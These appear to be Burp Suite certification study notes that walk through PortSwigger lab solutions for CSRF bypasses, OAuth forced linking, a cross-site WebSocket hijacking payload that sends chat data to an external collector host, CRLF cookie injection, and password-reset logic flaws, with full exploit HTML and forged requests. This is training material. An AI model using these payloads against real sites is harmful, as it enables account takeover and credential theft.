If the authentication login is protected against brute force by using random token that is used on every login POST, a Burp Macro can be used to bypass protection.

Create Burp Macro

1. Open Proxy settings and select **sessions** under Project choices.
2. Scroll down to **Macros**, and add new macro.
3. Select **request** from the list to use for the value to be used.
4. click **Configure item** and add custom parameter location to extract.
5. Click **OK** to return to Sessions under Project choices.
6. Add a Session handling **rule**, and the editor dialogue opens.
7. In the dialogue, go to the "Scope" tab.
8. Under scope for the session handling rule editor, **check** Target, Intruder, and Repeater.
9. Still under "URL Scope", select **Include all URLs**.
10. Close Settings.

The screenshot shows the Burp Suite Settings interface. On the left, the sidebar has 'Sessions' selected. In the main area, under 'Session handling rules', there is a table with one row. The first column has an 'Add' button. The second column is 'Enabled' with a checked checkbox. The third column is 'Description' with the text 'Use cookies from Burp's cookie jar'. The fourth column is 'Tools' with the text 'Scanner' and a blue bar below it labeled 'Target, Intruder and Repeater'. A red box highlights the 'Add' button. Another red box highlights the 'Enabled' checkbox in the table.

**Session handling rules**

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools parameters), and can perform actions such as adding session cookies, logging in to the application, or checking session validity. Before each request is issued, the sequence of each of the rules that are in-scope for the request. Use these settings to manage your active session handling rules.

Add	Enabled	Description	Tools
<input type="button" value="Add"/>	<input checked="" type="checkbox"/> Use cookies from Burp's cookie jar	Scanner	Target, Intruder and Repeater
	<input checked="" type="checkbox"/> Rule 1		

Use the sessions tracer to monitor or troubleshoot the behavior of sessions.

**Cookie jar**

Burp maintains a cookie jar that stores all of the cookies issued by the applications that are being tested. You can use the settings below to control which tools can update the cookie jar.

<input checked="" type="checkbox"/> Proxy	<input type="checkbox"/> Scanner	<input type="checkbox"/> Repeater
<input type="checkbox"/> Intruder	<input type="checkbox"/> Sequencer	<input type="checkbox"/> Extensions

**Macros**

A macro is a sequence of one or more requests. You can use macros to replay them, or to extract tokens, etc. Use these settings to manage your macros.

**Session handling rule editor**

**Tools scope**

Select the tools that this rule will be applied to.

<input checked="" type="checkbox"/> Target	<input type="checkbox"/> Scanner
<input checked="" type="checkbox"/> Intruder	<input type="checkbox"/> Sequencer
<input type="checkbox"/> Proxy (use with caution)	

**URL scope**

Use the configuration below to control which URLs this rule applies to.

<input checked="" type="radio"/> Include all URLs
<input type="radio"/> Use suite scope [defined in Target tab]
<input type="radio"/> Use custom scope

**Parameter scope**

You can restrict the rule to requests containing specific parameters if required.

<input type="checkbox"/> Restrict to requests containing these parameters:	<input type="button" value="Edit"/>
--	-------------------------------------

[PortSwigger Lab: Infinite money logic flaw - show how to create Burp Macro](#)

## Privilege Escalation

### CSRF Account Takeover

#### OAuth

- [Referer Validation CSRF](#)
- [Referer Header Present](#)
- [LastSearchTerm](#)
- [CSRF duplicated in cookie](#)
- [CSRF Token Present](#)
- [Is Logged In](#)
- [CSRF No Defences](#)
- [SameSite Strict bypass](#)
- [SameSite Lax bypass](#)

Cross-Site Request Forgery vulnerability allows an attacker to force users to perform actions that they did not intend to perform. This can enable attacker to change victim email address and use password reset to take over the account.

#### OAuth

OAuth linking exploit server hosting iframe, then deliver to victim, forcing user to update code linked.

## Craft a response

URL: <https://exploit-0ab8002003ea9d54c5c6e9b8016400b6.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<iframe src="https://0af300e103959dd5c59fea37001500bc.web-security-academy.net/oauth-linking?code=o2DMNBFrRdiA19KLoH8HF-FD0iCC2nY-axSy-pVMYIN"></iframe>
```

[Deliver exploit to victim](#) [Access log](#)

Intercepted the GET /oauth-linking?code=[...]. send to repeat to save code. Drop the request. Important to ensure that the code is not used and, remains valid. Save on exploit server an iframe in which the `src` attribute points to the URL you just copied.

```
<iframe src="https://TARGET.net/oauth-linking?code=STOLEN-CODE"></iframe>
```



[PortSwigger Lab: Forced OAuth profile linking](#)

## Referer Validation CSRF

*Identify* the change email function is vulnerable to CSRF by observing when the Referer header value is changed the response give message, Invalid referer header , and the email change is accepted when the referrer value contains the expected target domain somewhere in the value.

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /my-account/change-email HTTP/1.1			1 HTTP/1.1 400 Bad Request		
2 Host: 0a6800cf039d3e26c13a7721000e00e1.web-security-academy.net			2 Content-Type: application/json		
3 Cookie: session=Wx1ACdIKdbMxNLVI365gbEI9nt4ShoHI			3 X-Frame-Options: SAMEORIGIN		
4 Content-Length: 25			4 Connection: close		
5 Cache-Control: max-age=0			5 Content-Length: 24		
6 Sec-Ch-Ua: "Not A Brand";v="24", "Chromium";v="110"			6		
7 Sec-Ch-Ua-Mobile: ?0			7 "Invalid referer header"		
8 Sec-Ch-Ua-Platform: "Linux"					
9 Upgrade-Insecure-Requests: 1					
10 Origin: https://0a6800cf039d3e26c13a7721000e00e1.web-security-academy.net					
11 Content-Type: application/x-www-form-urlencoded					
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36					
13 Accept:					
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7					
14 Sec-Fetch-Site: same-origin					
15 Sec-Fetch-Mode: navigate					
16 Sec-Fetch-User: ?1					
17 Sec-Fetch-Dest: document					
18 Referer: https://EVIL.net/my-account					
19 Accept-Encoding: gzip, deflate					
20 Accept-Language: en-US,en;q=0.9					
21 Connection: close					
22					
23 email=wiener%40hotdog.com					

Adding original domain of target and append `history.pushState('', '', '/?TARGET.net');` to the Referer header in the form of a query string, allow the change email to update.

Referrer-Policy: unsafe-url



Note: Unlike the normal Referer header spelling, the word "referrer" must be spelled correctly in the above head section of the exploit server.

## Craft a response

URL: <https://exploit-0a3300360469b093c14db630015e00c9.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Referrer-Policy: unsafe-url
```

Body:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", "/?0a470009043fb0a7c181b7480072005e.web-security-academy.net")</script>
<form action="https://0a470009043fb0a7c181b7480072005e.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="test&#64;test&#46;com" />
  <input type="submit" value="Submit request" />
</form>
<script>
  document.forms[0].submit();
</script>
</body>
</html>
```

[Store](#)

[View exploit](#)

[Deliver exploit to victim](#)

[Access log](#)

Create a CSRF proof of concept exploit and host it on the exploit server. Edit the JavaScript so that the third argument of the history.pushState() function includes a query string with target URL.

```
<html>
<!-- CSRF PoC - CSRF with broken Referer validation -->
<body>
  <script>
    history.pushState('', '', '/?TARGET.net');
  </script>
  <form action="https://TARGET.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="hacker&#64;exploit&#45;net" />
    <input type="submit" value="Submit request" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```



When above exploit payload is delivered to victim, the CSRF POC payload changes the victim email to [hacker@exploit.net](mailto:hacker@exploit.net), because the Referer header contained target in value. In **BSCP** exam take note of your `hacker@exploit` server email address to use in account takeover.

[PortSwigger Lab: CSRF with broken Referer validation](#)

### Referer Header Present

In the update email request when changing the `referer` header the response indicates `Invalid referer header`, *identifying* CSRF vulnerability. Using the `<meta name="referrer" content="no-referrer">` as part of the exploit server CSRF PoC this control can be bypassed. This instructs the exploit server to Deliver Exploit to victim without `referer` header.

```
<html>
  <!-- CSRF PoC - CSRF where Referer validation depends on header being present -->
  <body>
    <meta name="referrer" content="no-referrer">
    <form action="https://TARGET.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="administrator&#64;EXPLOIT&#46;NET" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

This is interactive exploit and in BSCP exam if the stage 1 exploit was non interactive then this can be used to obtain administrator interaction by her clicking on the link to change their password. Note to check the source code of the change email page for any additional form id values.

## Craft a response

URL: <https://exploit-0ac8005703393ed6c14576b5014e0028.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <meta name="referrer" content="no-referrer">
    <form action="https://0a6800cf039d3e26c13a772100e00e1.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hackers&#64;EXPLOIT&#46;NET" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState("", "", '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

[Store](#)

[View exploit](#)

[Deliver exploit to victim](#)

[Access log](#)

[PortSwigger Lab: CSRF where Referer validation depends on header being present](#)

## LastSearchTerm

*Identify* the CSRF vulnerability where token not tied to non-session cookie, by changing the csrfkey cookie and seeing the result that the request is rejected. Observe the LastSearchTerm cookie value containing the user supplied input from the search parameter.

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
<pre>1 POST /my-account/change-email HTTP/1.1 2 Host: 0ad7008b0309fdccf6c199100dd00e0.web-security-academy.net 3 Cookie: session=PjASIDmNrIly008oHfx8C4PQF0NyQwMBb; csrfKey=ModifiedCookieNonSessionTied; LastSearchTerm=fuzzer; session=Dslbxehw2H3V2sOeiSBYquE9z0u1s 4 Content-Length: 62 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110" 7 Sec-Ch-Ua-Mobile: ? 8 Sec-Ch-Ua-Platform: "Linux" 9 Upgrade-Insecure-Requests: 1 10 Origin: https://0ad7008b0309fdccf6c199100dd00e0.web-security-academy.net</pre>	<pre>1 HTTP/1.1 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 20 6 7 {"Invalid CSRF token"}</pre>

Search function has no CSRF protection, create below payload that injects new line characters `%0d%0a` to set new cookie value in response, and use this to inject cookies into the victim user's browser.

```
/?search=test%0d%0aSet-Cookie:%20csrfKey=CurrentUserCSRFKEY%3b%20SameSite=None
```



Generate CSRF POC, Enable the option to include an auto-submit script and click Regenerate. Remove the auto-submit script code block and add following instead, and place `history.pushState` script code below body header. The `onerror` of the IMG SRC tag will instead submit the CSRF POC.

```

```



During BSCP Exam set the email change value to that of the exploit server [hacker@exploit-server.net](mailto:hacker@exploit-server.net) email address. Then you can change the administrator password with the reset function.

## Craft a response

URL: <https://exploit-0a18002e03379f0ccf16180f01180022.exploit-server.net/exploit>

HTTPS



File:

```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
<body>
<script>history.pushState(" ", "/")</script>
<form action="https://0ad7008b03099fdccf6c199100dd00e0.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="hacker&#45;0a18002e03379f0ccf16180f01180022&#46;exploit&#45;server&#46;net" />
<input type="hidden" name="csrf" value="48hizVRa9oJ1slhOPIj0zUAjqDMdplb" />
<input type="submit" value="Submit request" />
</form>

</body>
</html>
```

[Store](#)

[View exploit](#)

[Deliver exploit to victim](#)

[Access log](#)

In the below CSRF PoC code, the hidden csrf value is the one generated by the `change_email` function and the csrfkey value in the `img src` is the value of the victim, obtained by logging on as victim provided credentials. not sure in exam but real world this is test to be performed.

```
<html>
<body>
<script>history.pushState(' ', ' ', '/')</script>
<form action="https://TARGET.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="hacker&#45;exploit&#45;0a18002e03379f0ccf16180f01180022&#46;exploit&#45;server&#46;net" />
<input type="hidden" name="csrf" value="48hizVRa9oJ1slhOPIj0zUAjqDMdplb" />
<input type="submit" value="Submit request" />
</form>

</body>
</html>
```



[PortSwigger Lab: CSRF where token is tied to non-session cookie](#)

## CSRF duplicated in cookie

In the target we **identify** that the CSRF key token is duplicated in the cookie value. Another **indicator** is the cookie `LastSearchTerm` contain the value searched. By giving search value that contain `%0d%0a` we can inject an end of line and new line characters to create new CSRF cookie and value.

## Craft a response

URL: <https://exploit-0a1000fd04b8c410c00bc6ee01ec00aa.exploit-server.net/exploit>

HTTPS



File:

```
/exploit
```

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
<form action="https://0a4200c2044ac497c073c772007900fe.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="fakeNEWS&#46;hackers&#46;net" />
  <input type="hidden" name="csrf" value="fake" />
  <input type="submit" value="Submit request" />
</form>

</body>
</html>
```

In the exploit code `img src` tag we set cookie for csrf to fake.

```
<html>
<body>
<form action="https://TARGET.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="ATTACKER&#46;EXPLOIT-SERVER&#46;.NET" />
  <input type="hidden" name="csrf" value="fake" />
  <input type="submit" value="Submit request" />
</form>

</body>
</html>
```

**Request**

```
Pretty Raw Hex
1 POST /my-account/change-email HTTP/1.1
2 Host: 0a7a003b0426117dc1017b6b0051009e.web-security-academy.net
3 Cookie: csrfKey=0KEQKjRHCGAtFx9Ff3Cx943w1RoLpxQ; csrf=fake; session=oMDHCvhbTANzWJY29ezFIPUdj1Sg7dh2; LastSearchTerm=fuzz
4 Content-Length: 29
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A(Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a7a003b0426117dc1017b6b0051009e.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5312.102 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a7a003b0426117dc1017b6b0051009e.web-security-academy.net
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22 email=test%40test.c&csrf=fake
```

**Response**

```
Pretty Raw Hex
1 POST /my-account/change-email HTTP/1.1
2 Host: 0a7a003b0426117dc1017b6b0051009e.web-security-academy.net
3 Cookie: csrfKey=0KEQKjRHCGAtFx9Ff3Cx943w1RoLpxQ; csrf=fake; session=oMDHCvhbTANzWJY29ezFIPUdj1Sg7dh2; LastSearchTerm=fuzz
4 Content-Length: 29
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9
10
11
```

**CSRF PoC generator**

**Inspector**

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 2
- Request cookies: 4
- Request headers: 20

**CSRF HTML:**

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://0a7a003b0426117dc1017b6b0051009e.web-security-academy.net/my-account/change-email" method="POST">
5       <input type="hidden" name="email" value="ATTACKER&#46;EXPLOIT-SERVER&#46;.NET" />
6       <input type="hidden" name="csrf" value="fake" />
7       <input type="submit" value="Submit request" />
8     </form>
9     
10   </body>
11 </html>
```

[PortSwigger Lab: CSRF where token is duplicated in cookie](#)

### CSRF Token Present

Changing the value of the `csrf` parameter result in change email request being rejected. Deleting the CSRF token allow the change email to be accepted, and this *identify* that the validation of token being present is vulnerable.

CSRF PoC Payload hosted on exploit server:

```
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="$param1name" value="$param1value">
</form>
<script>
    document.forms[0].submit();
</script>
```

## Craft a response

URL: <https://exploit-0aad0035044bc04bc10a66a60179002c.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<!-- BURP CSRF PoC -->
<body>
<form action="https://0ab400790497c061c133677400ef0040.web-security-academy.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="Attacker&#64;EXPLOIT&#46;NET" />
    <input type="submit" value="Submit request" />
</form>
<script>
    history.pushState("", "", '/');
    document.forms[0].submit();
</script>
</body>
</html>
```

[PortSwigger Lab: CSRF where token validation depends on token being present](#)

## Is Logged In

If cookie with the `isloggedon` name is *identified*, then a refresh of admin password POST request could be exploited.

Change username parameter to administrator while logged in as low privilege user.

CSRF token is not tied to user session.

```
POST /refreshpassword HTTP/1.1
Host: TARGET.net
Cookie: session=%7b%22username%22%3a%22carlos%22%2c%22isloggedon%22%3atru...
Content-Length: 60
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="109", "Not_A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://TARGET.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
X-Forwarded-Host: EXPLOIT.net
X-Host: EXPLOIT.net
X-Forwarded-Server: EXPLOIT.net
Referer: https://TARGET.net/refreshpassword
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
csrf=TOKEN&username=administrator
```

```
Edited request
Pretty Raw Hex
1 POST /refreshpassword HTTP/1.1
2 Host: oab00f304106e28c6579a9f000200d6.web-security-academy.net
3 Cookie: lab=46%7CMwCEFMV7wEQV5jnAUSK10%2bNMFC4NnhQLwg8gHoekDv2xHgls1OpmeztQu7W0lrlrKY8vPo87L4ZcZ5oVBz128yIs%02F04tFFStfTcQpkPUS0Lc0m0hCnlaGuVCPd1M2oahiyFYLSaZtBVn0zW10sfdhN21L20%26LypelV1k3d; session=3b99f853a39322car10s22z%22z1loggedin%22%3atrue;d=MCwCPAl9iforAeZNBk%2fwiko91dgAiQd1hQMzgNrUky%2fsDZ0XW0vkyArtezaeJnqz4
4 Content-Length: 60
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="109", "Not_A_Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://oab00f304106e28c6579a9f000200d6.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Security: none
17 Sec-Fetch-Dest: document
18 X-Forwarded-Host: exploit-oab00f304106e28c6579a9f000200d6.exploit-server.net
19 X-Host: exploit-oab00f304106e28c6579a9f000200d6.exploit-server.net
20 X-Forwarded-Server: exploit-oab00f304106e28c6579a9f000200d6.web-security-academy.net/refreshpassword
21 Referer: https://oab00f304106e28c6579a9f000200d6.web-security-academy.net/refreshpassword
22 Accept-Encoding: gzip, deflate
23 Accept-Language: en-US,en;q=0.9
24 Connection: close
25
26 csrf=TOKEN&username=administrator
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=%7b%22username%22%3d%22administrator%22%22isloggedin%22%3atrue%7d; d=MCwCPAl9iforAeZNBk%2fwiko91dgAiQd1hQMzgNrUky%2fsDZ0XW0vkyArtezaeJnqz4; secure; SameSite=None
4 Cache-Control: no-cache
5 Connection: close
6 Content-Length: 3594
7
8 <!DOCTYPE html>
9 <html>
10 <head>
11   <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
12   <link href="/resources/css/labs.css" rel="stylesheet">
13   <title>
14     App 1 - Burp Suite Certified Practitioner
15   </title>
16   <body>
17     <script type="text/javascript" src="/exploit-oab00f304106e28c6579a9f000200d6.exploit-server.net/resources/js/tracking.js">
18       <script src="/resources/labheader/js/labHeader.js">
19         <div id="academyLabHeader">
20           <div class="container">
21             <div class="logo">
22               
23             <div class="title-container">
24               <h2>
25                 App 1 - Burp Suite Certified Practitioner
26               </h2>
27             <a id="lab-link" class="button" href="/">
```

## CSRF No Defences

Target with no defences against email change function, can allow the privilege escalation to admin role. In the exam changing the email to the `attacker@EXPLOIT.NET` email address on the exploit server can allow the attacker to change the password of the admin user, resulting in privilege escalation.

In the exam there is only **one** active user, and if the previous stage was completed using an attack that did not require the involving of the active user clicking on a link by performing poison cache or performing phishing attack by means of `Deliver to Victim` function, then CSRF change exploit can be used.

## Craft a response

URL: <https://exploit-0ad3003d037d2dfec41ff4fc01a900c8.exploit-server.net/exploit>

HTTPS



File:

```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", '/')</script>
<form action="https://oab00f304106e28c6579a9f000200d6.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="hacker@exploit-server.net" />
  <input type="submit" value="Submit request" />
</form>
<script>
  document.forms[0].submit();
</script>
</body>
</html>
```

[PortSwigger Lab: CSRF vulnerability with no defences](#)

## SameSite Strict bypass

In the live chat function, we notice the `GET /chat` HTTP/2 request do not use any unpredictable tokens, this can **identify** possible [cross-site WebSocket hijacking](#) (CSWSH) vulnerability if possible to bypass `SameSite` cookie restriction.

Host on exploit server POC payload to **identify** CSWSH vulnerability.

```
<script>
  var ws = new WebSocket('wss://TARGET.net/chat');
  ws.onopen = function() {
    ws.send("READY");
  };
  ws.onmessage = function(event) {
    fetch('https://OASTIFY.COM', {method: 'POST', mode: 'no-cors', body: event.data});
  };
</script>
```

The `SameSite=Strict` is set for session cookies and this prevent the browser from including these cookies in XSS cross-site requests. We **Identify** the header `Access-Control-Allow-Origin` in additional requests to script and images to a subdomain at `cms-`. Browsing to this CDN subdomain at `cms-` and then **identify** that random user name input is reflected, confirmed this to be a [reflected XSS](#) vulnerability.

#### [cms reflected xss samesite bypass](#)

<https://cms-TARGET.net/login?username=%3Cscript%3Ealert%28%27reflectXSS%27%29%3C%2Fscript%3E&password=pass>

Bypass the SameSite restrictions, by URL encode the entire script below and using it as the input to the CDN subdomain at `cms-` username login, hosted on exploit server.

```
<script>
  var ws = new WebSocket('wss://TARGE.net/chat');
  ws.onopen = function() {
    ws.send("READY");
  };
  ws.onmessage = function(event) {
    fetch('https://OASTIFY.COM', {method: 'POST', mode: 'no-cors', body: event.data});
  };
</script>
```

Host the following on exploit server and deliver to victim, once the collaborator receive the victim chat history with their password, result in account takeover.

```
<script>
  document.location = "https://cms-TARGET.net/login?username=ENCODED-POC-CSWSH-SCRIPT&password=Peanut2019";
</script>
```

The chat history contain password for the victim.

9	2023-Mar-25 18:12:50.683 UTC	HTTP	dxei6hpgxq4hr40tkfad3yrrhin9b1zq
10	2023-Mar-25 18:12:50.683 UTC	HTTP	dxei6hpgxq4hr40tkfad3yrrhin9b1zq
11	2023-Mar-25 18:12:50.683 UTC	HTTP	dxei6hpgxq4hr40tkfad3yrrhin9b1zq
		Description	Request to Collaborator
			Response from Collaborator
		Pretty	Raw
1	POST / HTTP/1.1		
2	Host: dxei6hpgxq4hr40tkfad3yrrhin9b1zq.oastify.com		
3	Connection: keep-alive		
4	Content-Length: 82		
5	sec-ch-ua: "Google Chrome";v="111", "Not(A:Brand";v="8", "Chromium";v="111		
6	sec-ch-ua-platform: "Linux"		
7	sec-ch-ua-mobile: ?0		
8	User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Ch		
9	Content-Type: text/plain; charset=UTF-8		
10	Accept: */*		
11	Origin: https://cms-0a0300ab04cce3cdc24d2664007900b5.web-security-academy		
12	Sec-Fetch-Site: cross-site		
13	Sec-Fetch-Mode: no-cors		
14	Sec-Fetch-Dest: empty		
15	Referer: https://cms-0a0300ab04cce3cdc24d2664007900b5.web-security-academy		
16	Accept-Encoding: gzip, deflate, br		
17	Accept-Language: en-US,en;q=0.9		
18			
19			
	"user": "Hal Pline",		
	"content": "No problem carlos_it&apos;s r58r8ee599n5fupev8zj"		

#### [PortSwigger Lab: SameSite Strict bypass via sibling domain](#)

#### SameSite Lax bypass

Observe if you visit `/social-login`, this automatically initiates the full OAuth flow. If you still have a logged-in session with the OAuth server, this all happens without any interaction., and in proxy history, notice that every time you complete the OAuth flow, the target site sets a new session cookie even if you were already logged in.

Bypass the popup blocker, to induce the victim to click on the page and only opens the popup once the victim has clicked, with the following JavaScript. The exploit JavaScript code first refreshes the victim's session by forcing their browser to visit `/social-login`, then submits the email change request after a short pause. Deliver the exploit to the victim.

```
<form method="POST" action="https://TARGET.net/my-account/change-email">
    <input type="hidden" name="email" value="administrator@exploit-server.net">
</form>
<p>Click anywhere on the page</p>
<script>
    window.onclick = () => {
        window.open('https://TARGET.net/social-login');
        setTimeout(changeEmail, 5000);
    }

    function changeEmail() {
        document.forms[0].submit();
    }
</script>
```

[PortSwigger Lab: SameSite Lax bypass via cookie refresh](#)

## Password Reset

[Refresh Password broken logic](#)

[Current Password](#)

[Time-Sensitive Password Tokenz](#)

### Refresh Password broken logic

If the application [Refresh Password](#) feature is flawed, this vulnerability can be exploited to identify valid accounts or obtain password reset token. This can lead to identifying valid users accounts or privilege escalation.

This is the type of vulnerability that do not require active user on application to interact with the exploit, and without any user clicking on link or interaction. Take note of vulnerabilities that do not require active user on application for the BSCP exam, as this mean in the next stage of the exam it is possible to use for example [other](#) interactive phishing links send to victim.

*Identify* in the source code for the `/forgot-password` page the username is a hidden field.

```
52     </header>
53     <form class=login-form method=POST>
54         <input required type=hidden name=temp-forgot-password-token value=EtF4fzgbhytYgxQ0x7qN5w5hwerIZZFH>
55         <input required type=hidden name=username value=wiener>
56         <label>
57             New password
58         </label>
59         <input required type=password name=new-password-1>
60         <label>
61             Confirm new password
62         </label>
63         <input required type=password name=new-password-2>
64         <button class='button' type='submit'>
65             Submit
66         </button>
```

Exploit the post request by deleting the `temp-forgot-password-token` parameter in both the URL and request body. Change the username parameter to `carlos`.

**Request**

```

1 POST /forgot-password?temp-forgot-password-token= HTTP/2
2 Host: 0af6001c04ba2454c1a7a3a700740078.web-security-academy.net
3 Cookie: session=m9XDV591dTjgM50Im7v1rHBBIR8Z54AE
4 Content-Length: 91
5 Content-Type: application/x-www-form-urlencoded
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.186 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/smil+xml;v=b3;q=0.7
8 Referer: https://0af6001c04ba2454c1a7a3a700740078.web-security-academy.net/forgot-password?temp-forgot-password-token=Etgx0x7qN5w5hweiIZZFH
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11
12 temp-forgot-password-token=&username=carlos&new-password-1=password&new-password-2=password

```

**Response**

```

1 HTTP/2 302 Found
2 Location: /
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5

```

### [PortSwigger Lab: Password reset broken logic](#)

#### Current Password

*Identify* the Change password do not need the `current-password` parameter to set a new password, and the user whom password will be changed is based on POST parameter `username=administrator`.  
In the PortSwigger labs they provide you the credentials for `wiener:peter`, and this simulate in the exam stage 1 achieved low level user access. In exam this password reset vulnerability is example of how it is possible without interaction from active user to privilege escalate your access to admin.

Intercept the `/my-account/change-password` request as the `csrf` token is single random use value, set `username=administrator`, and remove `current-password` parameter.

**Edited request**

```

1 POST /my-account/change-password HTTP/2
2 Host: 0a7c00ab04998306c0... POST /my-account/change-password
3 Cookie: session=0MDobw8yrD7A9YhkHkiCS6ATTGnp11hV
4 Content-Length: 108
5 Content-Type: application/x-www-form-urlencoded
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10
11 csrf=RLiVhVfSGsNVnvDttgaQwBKl6vPSmI3;&username=administrator&new-password-1=password&new-password-2=password

```

### [PortSwigger Lab: Weak isolation on dual-use endpoint](#)

#### Time-Sensitive Password Tokenz

The target site uses time stamps to generate a hash password reset token URL.

By sending parallel force password reset requests for two different users at the same time, will result in duplicate matching tokens because the same timestamp used by backend to generate the reset tokenz.

Our own user `carlos` receive the reset token url in their email and then edit the name in the url to match `administrator` target victim user.

Your email address is wiener@exploit-0ac8007d0310cb9a999bc18001ad00cd.exploit-server.net

Displaying all emails @exploit-0ac8007d0310cb9a999bc18001ad00cd.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
